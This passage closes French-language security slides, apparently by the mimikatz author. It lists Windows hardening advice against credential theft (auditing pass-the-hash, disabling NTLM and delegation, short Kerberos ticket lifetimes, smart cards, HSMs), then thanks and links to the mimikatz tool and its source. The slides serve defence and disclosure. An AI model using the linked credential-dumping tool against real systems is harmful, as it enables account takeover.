  - Eviter les connexions interactives (privilégier les connexions réseaux via RPC)
  - Auditer, auditer et auditer; pass the **hash** laisse des traces et peut verrouiller des comptes
  - Utiliser des réseaux séparés, des forêts dédiées pour les tâches d'administration !
- Plus en profondeur
  - Forcer l'authentification forte (SmartCard & Token) : $ / €
  - Diminuer la durée de vie des tickets Kerberos
  - Désactiver la délégation
  - Désactiver LM et NTLM (forcer Kerberos)
  - Pas de Biométrie ni de SSO « exotique »
  - Laisser la possibilité de ne plus être rétro-compatible
- Crypto
  - Utiliser des tokens ou cartes à puce pour les certificats utilisateurs
  - Utiliser des Hardware Security Modules (**HSM**), même **SoftHSM**, pour les certificats machines
- A étudier
  - **TPM** sous Windows 8
    - Virtual SmartCard semble prometteur
  - Vérifier les implémentations spécifiques des TPM CSP/KSP des fournisseurs (Lenovo, Dell, …)
    - Leurs biométrie laissait déjà à désirer ;)


mimikatz


that's all folks !

- Merci à :
  - ma compagne (son support, ses crash LSASS, etc.) ;
  - L'OSSIR, et en particulier Nicolas Ruff pour son invitation ;
  - Microsoft pour considérer tout cela comme normal ☺ ;
  - la communauté pour ses idées (mgrzeg, 0vercl0k, …) ;
  - vous, pour votre attention !
- Questions ?

  → J'accepte un verre ;)

Blog, Code Source & Contact





- blog http://blog.gentilkiwi.com
- mimikatz http://blog.gentilkiwi.com/mimikatz
- source https://code.google.com/p/mimikatz/
- email benjamin@gentilkiwi.com